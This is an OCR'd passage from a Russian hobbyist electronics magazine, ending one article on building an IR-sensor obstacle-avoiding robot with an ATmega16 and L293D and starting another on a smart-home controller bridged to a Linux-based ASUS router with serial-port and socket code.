вимся только на обвязке самого МК. Рассмотрим несколько важных узлов. Вывод RESET (9-ая нога МК) подтянут резистором R1 к «плюсу» источника питания. Это нужно делать обязательно, иначе твой МК может непреднамеренно сбрасываться или, проще говоря — глючить. Также желательной, но необязательной мерой является подключение RESET'а через керамический конденсатор C1 к «земле». На схеме ты можешь увидеть электролит на 1000 мкФ, — он спасает от провалов напряжения при работе двигателей, что тоже благоприятно скажется на работе микроконтроллера. Кварцевый резонатор X1 и конденсаторы C2, C3 нужно располагать как можно ближе к выводам XTAL1 и XTAL2.

О том, как прошивать МК, я рассказывать не буду, — об этом ты можешь прочитать в интернете. Писать программу мы будем на C++. В качестве среды программирования я выбрал CodeVisionAVR. Эта среда удобна новичкам, потому что имеет встроенный мастер создания кода.

УПРАВЛЕНИЕ ДВИГАТЕЛЯМИ


Не менее важным компонентом в нашем роботе будет драйвер двигателей. Никогда и ни в коем случае не подключай двигатели напрямую к МК! Вообще, мощными нагрузками нельзя управлять с микроконтроллера напрямую, иначе он сгорит. Пользуйся ключевыми транзисторами. Для нашего случая есть специальная микросхема — L293D. В подобных несложных проектах всегда старайся использовать именно эту микросхему с индексом «D», так как она имеет встроенные диоды для защиты от перегрузок. Ей очень легко управлять и ее просто достать в радиотехнических магазинах. Выпускается она в двух корпусах — DIP и SOIC. Мы будем использовать в корпусе DIP из-за удобства монтажа на плате. L293D имеет раздельное питание двигателей и логики, поэтому саму микросхему мы будем питать от стабилизатора (вход VSS), а двигатели — напрямую от аккумуляторов (вход VS). L293D выдерживает нагрузку 600 мА на каждый канал, а этих каналов у нее два. То есть, к одной микросхеме можно подключить два двигателя. Но, чтобы перестраховаться, мы объединим каналы,

Совет №3. Работай на свежем воздухе!
Есть ноутбук? Отлично! Wi-Fi – твой друг. Садись хоть в парке, хоть на балконе – и вперёд! Пока ещё не холодно, хуже точно не будет, а мозг себе провентилируешь.



НЕОБХОДИМЫЕ КОМПОНЕНТЫ

Вот список того, что тебе нужно приобрести:
• ATmega16 в корпусе DIP-40
• L7805 в корпусе TO-220
• L293D в корпусе DIP-16 x2 шт.
• резисторы мощностью 0,25 Вт номиналами: 10 кОм x1 шт., 220 Ом x4 шт.
• конденсаторы керамические: 0.1 мкФ, 1 мкФ, 22 пФ
• конденсаторы электролитические: 1000 мкФ x 16 В, 220 мкФ x 16В x2 шт.
• диод 1N4001 или 1N4004
• кварцевый резонатор на 16 МГц
• ИК-диоды: подойдут любые в количестве двух штук
• фототранзисторы, тоже любые, но реагирующие только на длину волны ик-лучей
Адреса магазинов, в которых ты можешь все это купить, нетрудно найти в интернете — или напиши мне на почту.



ПРИНЦИП РАБОТЫ ДАТЧИКА ПРЕПЯТСТВИЯ




СХЕМА СТАБИЛИЗАТОРА НАПРЯЖЕНИЯ




СХЕМА ВКЛЮЧЕНИЯ ДАТЧИКОВ

и тогда потребуется по одной микре на каждый двигатель. Отсюда следует, что L293D сможет выдержать 1.2 А. Чтобы этого добиться, нужно объединить ноги микры, как показано на схеме. Микросхема работает следующим образом: когда на IN1 и IN2 подается логический «0», а на IN3 и IN4 — логическая единица, то двигатель вращается в одну сторону. А если инвертировать сигналы — подать логический ноль, то двигатель начнет вращаться в другую. Выводы EN1 и EN2 отвечают за включение каждого канала. Их мы соединяем и подключаем к «плюсу» питания от стабилизатора. Так как микросхема греется во время работы, а установка радиаторов на этот тип корпуса проблематична, то отвод тепла обеспечивается ногами GND — их лучше распаивать на широкой контактной площадке. Вот и все, что на первое время тебе нужно знать о драйверах двигателей.

ДАТЧИКИ ПРЕПЯТСТВИЙ

Чтобы наш робот мог ориентироваться и не врезался во все подряд, мы установим на него два инфракрасных датчика. Простейший датчик состоит из ик-диода, который излучает в инфракрасном спектре, и фототранзистора, который будет принимать сигнал с ик-диода. Принцип такой: когда перед датчиком нет преграды, то ик-лучи не попадают на фототранзистор, и он не открывается. Если перед датчиком препятствие, то лучи от него отражаются и попадают на транзистор — тот открывается, и начинает течь ток. Недостаток датчиков в том, что они могут по-разному реагировать на различные поверхности и не защищены от помех — от посторонних сигналов других устройств датчик случайно может сработать. От помех защитит модулирование сигнала, но пока мы этим заморачиваться не будем. Для начала и этого хватит. На рисунке ты увидишь, как правильно расположить элементы датчика, а на схеме — их правильное включение.


ПРОШИВКА РОБОТА

Чтобы оживить робота, для него нужно написать прошивку, то есть программу, которая бы снимала показания с датчиков и управляла двигателями. Моя программа наиболее проста: не содержит сложных конструкций и всем будет понятна. Вот эти две строки подключают заголовочные файлы для нашего микроконтроллера и команды для формирования задержек:

«ЧТОБЫ ОЖИВИТЬ РОБОТА, ДЛЯ НЕГО НУЖНО НАПИСАТЬ ПРОШИВКУ, ТО ЕСТЬ ПРОГРАММУ, КОТОРАЯ БЫ СНИМАЛА ПОКАЗАНИЯ С ДАТЧИКОВ И УПРАВЛЯЛА ДВИГАТЕЛЯМИ».

```
#include <mega16.h>
#include <delay.h>
```

Нижеследующие строки условные, потому что значения PORTC зависят от того, как ты подключил драйвер двигателей к своему микроконтроллеру:




ПЛАТФОРМА НА ГУСЕНИЦАХ



ВОТ ТАКОЙ РОБОТ ПОЛУЧИЛСЯ У МЕНЯ, ТОЛЬКО С ДРУГИМИ ДАТЧИКАМИ

СХЕМА РОБОТА




```
PORTC.0 = 0xFF;
PORTC.1 = 0x00;
PORTC.2 = 0xFF;
PORTC.3 = 0x00;
```

«0xFF» означает, что на выходе будет лог. «1», а «0x00» — лог. «0». Этой конструкцией мы проверяем, есть ли перед роботом препятствие и с какой оно стороны:

```
if (!(PINB & (1<<PINB.0)))
{
...
}
```

Если на фототранзистор попадает свет от ик-диода, то на ноге микроконтроллера устанавливается «0», и робот начинает движение назад, чтобы отъехать от препятствия. Потом разворачивается, чтобы снова не столкнуться с преградой, и затем опять едет вперед. Так как у нас два датчика, то мы проверяем наличие преграды два раза — справа и слева, и потому можем узнать, с какой стороны препятствие. Команда «delay_ms(1000)» указывает на то, что пройдет одна секунда, прежде чем начнет выполняться следующая команда.

СОБРАТЬ ТЕРМИНАТОРА

Я рассмотрел большинство аспектов, которые помогут тебе собрать первого робота. Но на этом робототехника не заканчивается. Если справишься с первым этапом, то у тебя появится куча новых возможностей. Можно усовершенствовать алгоритм робота, — например, что делать, если препятствие не с какой-то стороны, а прямо перед роботом? Также не помешает установить энкодер — простое устройство, которое поможет точно знать расположение робота в пространстве. Для наглядности возможна установка цветного или монохромного дисплея, который будет показывать уровень заряда аккумулятора, расстояние до препятствия и различную отладочную информацию. Не помешает усовершенствовать датчики — установить TSOP (это ик-приемники, которые воспринимают сигнал только определенной частоты) вместо обычных фототранзисторов. Помимо инфракрасных датчиков существуют ультразвуковые; стоят подороже и тоже не лишены недостатков, но в последнее время набирают популярность у роботостроителей. Чтобы робот мог реагировать на звук, было бы неплохо установить микрофоны с усилителем. Но по-настоящему классным я считаю установку камеры и программирование на ее основе машинного зрения! Есть набор специальных библиотек OpenCV, с помощью которых можно запрограммировать распознавание лиц, движения по цветным маякам и много всего интересного. Все зависит только от твоих фантазии и умений. ⌶



АЛЕКСЕЙ «CLUSTER» АВДЮХИН / CLUSTERRR@CLUSTERRR.COM /

ЧТО НАМ СТОИТ «УМНЫЙ ДОМ» ПОСТРОЙТЬ

Делаем фарш из микроконтроллеров и роутера

В этой статье я расскажу историю создания собственного «умного дома». Идея стара, как мир, но свой агрегат я подружил с бытовым роутером от ASUS! Это дало полноценный контроль над устройствами по сети с помощью программного обеспечения для Linux. Хочешь узнать, как выжать из «железа» роутера максимум?

С ЧЕГО ВСЕ НАЧИНАЛОСЬ...

С детства у меня было желание автоматизировать в своей комнате все, что только можно. Иными словами, сделать «умный дом». И чем умнее, тем лучше. Основная цель — это дистанционно включать и выключать различные устройства: лампы, люстру, розетки и пр. Когда-то я не был знаком с микроконтроллерами и делал все через LPT-порт компьютера. Сказать, что это было неудобно — не сказать ничего. Компьютер я не выключал никогда, при каждой перезагрузке в комнате начиналась «дискотека», а при переустановке системы вообще приходилось сидеть в темноте. Изучение микроконтроллеров изменило ситуацию. Я задумал создать устройство, которое будет выполнять те же функции, но при этом должно легко управляться с компьютера и в то же время быть независимым от него.


Решение вполне очевидно. Устройствами управляет микроконтроллер ATmega16, который связывается с компьютером через COM-порт. Для включения и выключения устройств я взял несколько электромагнитных реле. Использовать их очень просто: подаем питание, и они замыкают контакты. Думаю, тебе уже известно, что логическая единица на ноге микроконтроллера AVR — это примерно +5 вольт, а логический ноль — соответственно, 0 вольт. Однако подключать реле напрямую нельзя. Во-первых, 5 вольт может быть мало. Во-вторых, нельзя, чтобы через ногу микроконтроллера шел слишком большой ток. Надо использовать промежуточные реле или транзисторы; соответствующая схема приведена на рисунке. С точки зрения прошивки это самая простая часть. Записываем логическую единицу в бит соответствующей ноги (в регистре PORTx, где x — буква порта), и свет в комнате включается. Записываем ноль — выключается. Проще уж точно некуда. Теперь про связь с компьютером через COM-порт — для этого используется встроенный в микроконтроллер USART-порт. Пример работы с ним подробно рассматривался в прошлом номере (статья «Высокий уровень программирования, пишем на Си под AVR»). Не стоит забывать о том, что должна быть возможность управлять всем и без компьютера; центральный блок должен быть самостоятельным устройством. Поэтому я также подключил к микроконтроллеру текстовый ЖК-дисплей и кучу кнопок. С помощью всего этого было решено реализовать простенький интерфейс из нескольких меню. А если уже есть дисплей, то почему не сделать возможность выводить на него произвольную информацию, получаемую с компьютера?

ПРАВДА, КРУТО?

И я это сделал. Затем начали появляться другие идеи: ДУ приемник для управления с пульта от любого телевизора, термодатчики для отображения температуры на улице и в комнате; датчик движения для автоматического отключения света, когда меня нет. Проект очень активно развивался. Протокол для взаимодействия с компьютером усложнился. Для Windows была разработана соответствующая программа, которая командовала устройству включать/выключать люстру при нажатии «горячих» клавиш на клавиатуре, ставила в аське/мирке статус «отошел», если датчик движения долго меня не замечал, выводила текст сообщений из той же аськи/мирки на ЖК-дисплей. А также делала многие другие фишки.

ПОДВОДНЫЕ КАМНИ, ИЛИ ИСПОЛЬЗУЕМ СЕТЬ

При всем этом начали проявляться другие траблы. «Умный дом» взаимодействовал с компьютером, но только с одним. А мне хотелось, чтобы я мог управлять всем с любого устройства по сети, будь то мобильный телефон, Nintendo DS или же просто удаленный компьютер. Первое решение, которое пришло в голову, было достаточно баналь-





РОУТЕР НА СТЕНЕ. ДЛЯ COM-ПОРТА Я ВЫВЕЛ НЕИСПОЛЬЗУЕМЫЕ ПРОВОДА ИЗ ВИТОЙ ПАРЫ



СЕТЕВАЯ РОЗЕТКА СТАЛА ЕЩЕ И COM-РОЗЕТКОЙ



УПРАВЛЯЕМ «УМНЫМ ДОМОМ» С МОБИЛКИ



ВНЕШНИЙ ВИД УСТРОЙСТВА

ным. Я доработал программу, которая общается через COM-порт с «умным домом», так, чтобы она принимала подключения по сети, позволяя управлять всем удаленно.

В итоге я вернулся к тому, с чего начинал: компьютер приходилось постоянно держать включенным.

Мною были рассмотрены различные способы работы с последовательным портом через сеть. Решение нашлось, когда я приобрел роутер ASUS WL-500gP. Дело в том, что в этом замечательном устройстве крутится Linux, а внутри роутера есть два UART-порта, которые используются на заводе для отладки. Один из них позволяет работать с системной консолью, а второй совсем никак не используется. Именно это нам и надо! Ничто не мешает превратить UART в COM-порты, используя микросхему MAX3232. Именно так я и сделал. Подробнее фича рассматривалась совсем недавно, в][№ 125 (статья Сергея Долина «Великий и могучий UART»). Итак, мы получили роутер, где есть Linux, сеть и COM-порты — идеальное устройство для моих целей, так как работает круглосуточно, не шумит и электричества кушает мало. С аппаратной точки зрения решение найдено, но как быть с софтом? И я задался вопросом программирования под роутер.



АЛЬТЕРНАТИВНЫЕ МЕТОДЫ

Если ты не хочешь разбирать свой роутер, то можешь просто купить USB-COM шнурок и воткнуть его в USB-порт. В прошивке Олега уже есть драйвера для таких устройств на основе чипа «pl2303». Достаточно загрузить модули командами «insmod usbserial.o» и «insmod pl2303.o». В результате появится еще один порт «/dev/usb/tts/0».

ПЛАТА ДЛЯ MAX3232



▷ dvd

На диске ты найдешь исходники моей программы для роутера. Используй ее в качестве примера.

«ОЛЕГОВСКИЕ» ПРОШИВКИ

Многие роутеры от ASUS стали популярны благодаря так называемым «олеговским» прошивкам, которые разрабатывает наш соотечественник Олег (увы, фамилию свою он нигде не упоминает). Эти прошивки позволяют получить полноценный доступ к Линуксу, а на продвинутых моделях еще и устанавливать дополнительный софт. Скачать это чудо можно на официальном сайте: http://oleg.wl500g.info. Когда я впервые поставил такую прошивку на свой WL-500gP, счастью не было предела. После небольших манипуляций установка софта свелась к простому использованию менеджера пакетов «ipkg». Эта тема подробно рассматривалась в статье Step'a (⊐⊏ №106, статья «Level-up для точки доступа»), поэтому буду краток. В USB-порт я воткнул флешку побольше, подключился к роутеру телнетом и выполнил следующие команды:


УСТАНОВКА IPKG

```
mount /dev/scsi/host0/bus0/target0/lun0/
part1 /opt
ipkg.sh update
ipkg.sh install ipkg-opt
ipkg update
```

Обрати внимание, что «/dev/scsi/host0/bus0/target0/lun0/part1» — это EXT3-раздел на моей флешке. Она уже разбита и отформатирована; соответственно, у тебя путь может отличаться. Полагаю, ты уже знаешь, как использовать «fdisk» и «mke2fs»; я опущу эти инструкции. Да, и не забывай, что при этом у роутера должен быть доступ в интернет, — он будет сам качать пакеты. Чтобы монтирование производилось автоматически после загрузки, я выполнил еще несколько команд:

АВТОМАТИЧЕСКОЕ МОНТИРОВАНИЕ ФЛЕШКИ

```
echo "#!/bin/sh" > /usr/local/sbin/post-
mount
echo "mount /dev/scsi/host0/bus0/target0/
lun0/part1 /opt" >> /usr/local/sbin/post-
mount
chmod +x /usr/local/sbin/post-mount
flashfs save
```



ВНУТРИ РОУТЕРА

```
flashfs commit
flashfs enable
```

Файл «post-mount» выполняется системой на автомате после монтирования дисков, а последние три строки сохраняют изменения во встроенной памяти роутера. Не забывай выполнять их, иначе рискуешь потерять данные после перезагрузки! Затем можно устанавливать пакеты из репозитория, используя простую команду «ipkg install <имя_пакета>».

> «НАС С ТОБОЙ ИНТЕРЕСУЮТ НЕ ЧУЖИЕ ПРОГРАММЫ, А СВОИ! КАК ЖЕ ИХ ПИСАТЬ? ЭТО ОКАЗАЛОСЬ ПРОЩЕ, ЧЕМ Я ОЖИДАЛ: ЛИНУКС, ОН И В АФРИКЕ ЛИНУКС. И ЕСЛИ ТЫ УМЕЕШЬ ПИСАТЬ ПРОГРАММЫ ДЛЯ НЕГО, ТО СМОЖЕШЬ ПИСАТЬ ИХ И ДЛЯ РОУТЕРА».


ПИШЕМ ПРОГРАММЫ ДЛЯ РОУТЕРА


Но нас с тобой интересуют не чужие программы, а свои! Как их писать? Это оказалось гораздо проще, чем я ожидал. Линукс, он и в Африке Линукс. И если ты умеешь писать программы для него, то сможешь писать их и для роутера. Разницы никакой. Что для этого нужно? Конечно, компилятор. Я компилирую сырцы прямо на роутере: долго, зато удобно. Если хочешь делать так же, то смело ставь пакет «buildroot». Делается это одной командой «ipkg install buildroot», если ipkg у тебя уже установлен и настроен. Далее становятся доступны gcc, g++, make и все стандартные библиотеки. Надеюсь, ты уже знаешь, как их использовать? Я первым делом написал простейшую программу:

HELLO WORLD

```
[Cluster@CLUSTER Cluster]$ cat hello.c
#include <stdio.h>
```

ВИНДОВЫЙ КЛИЕНТ В ДЕЙСТВИИ





UART-ВЫВОДЫ ВНУТРИ WL-500GP ОТ ASUS



ТАКОЙ ВОТ ПОЛУЧИЛСЯ КОЛХОЗ

```
int main()
{
   printf("Hello world!\n");
}
[Cluster@CLUSTER Cluster]$ gcc hello.c -o hello
[Cluster@CLUSTER Cluster]$ ./hello
Hello world!
```

Просто, но эффектно. Осталось воплотить в жизнь мою идею. Для этого нужно написать программу, которая работает с последовательными портами и сетевыми сокетами. Алгоритм несложен. Прослушиваем TCP-порт, принимаем входящие подключения по сети. Если от любого из сетевых клиентов приходят данные, то пересылаем их на UART-порт. Если, наоборот, из последовательного порта пришли данные, то рассылаем их всем сетевым клиентам.
Последовательные порты в тамошнем Линуксе имеют имена «/dev/usb/tts/0» и «/dev/usb/tts/1». Первый, как я уже говорил, используется для системной консоли. А второй свободен, и мы можем использовать его для своих целей. Помнишь, в прошлом номере мы рассматривали подключение ЖК-дисплея к COM-порту компьютера через микроконтроллер? Это устройство легко подключить к роутеру, чтобы выводить данные на экран, и компьютер для этого уже не нужен. Я так и сделал, а затем набрал в консоли две простые команды:

ПРОВЕРКА ПОРТА

```
stty -crtscts 9600 < /dev/tts/1
echo "Hello world!" > /dev/tts/1
```

Первая команда — установка параметров порта. Вторая — вывод текста. Эксперимент удался, и я увидел на экране соответствующий текст. А вот как это сделать из своей программы? Работать с портами в Линуксе мне пришлось впервые, получилось далеко не сразу, и пришлось долго экспериментировать с различными параметрами. Приведу код функции, которая открывает порт для чтения и записи:

ОТКРЫВАЕМ ПОСЛЕДОВАТЕЛЬНЫЙ ПОРТ

```
int open_uart_port()
{
   int fd;
   struct termios options;
   fd = open(UARTPORT, O_RDWR | O_NOCTTY | O_NDELAY);
   if (fd == -1)
   {
      perror("Can't open port");
      exit(1);
   }
   tcflush(fd, TCIFLUSH);
   tcgetattr(fd, &options);
   options.c_cflag &= ~PARENB;
   options.c_cflag &= ~CSTOPB;
   options.c_cflag &= ~CSIZE;
   options.c_cflag |= CS8;
   options.c_cflag &= ~CRTSCTS;
   options.c_lflag &= ~(ICANON | ECHO | ECHOE | ISIG);
   cfsetospeed(&options, B9600);
   tcsetattr(fd, TCSANOW, &options);
   fcntl(fd, F_SETFL, FNDELAY);
   printf("UART (%s) port opened\n", UARTPORT);
   return fd;
}
```

Тут константа «UARTPORT» — путь к файлу-устройству, который ассоциируется с портом. В данном случае это «/dev/tts/1». Собственно функция «fopen()» открывает порт, далее просто идет изменение различных параметров. В примере используется скорость в 9600 бод, один стоповый бит; контроля передачи данных нет. Запись и чтение производятся функциями «write()» и «read()». Как работать с сокетами, наверное, многие уже знают, — для остальных приведу функцию, которая открывает порт и подготавливает его для принятия соединений:

СОЗДАЕМ СОКЕТ И ПРОСЛУШИВАЕМ ЕГО

```
int StartListen()
{
   int sock;
```

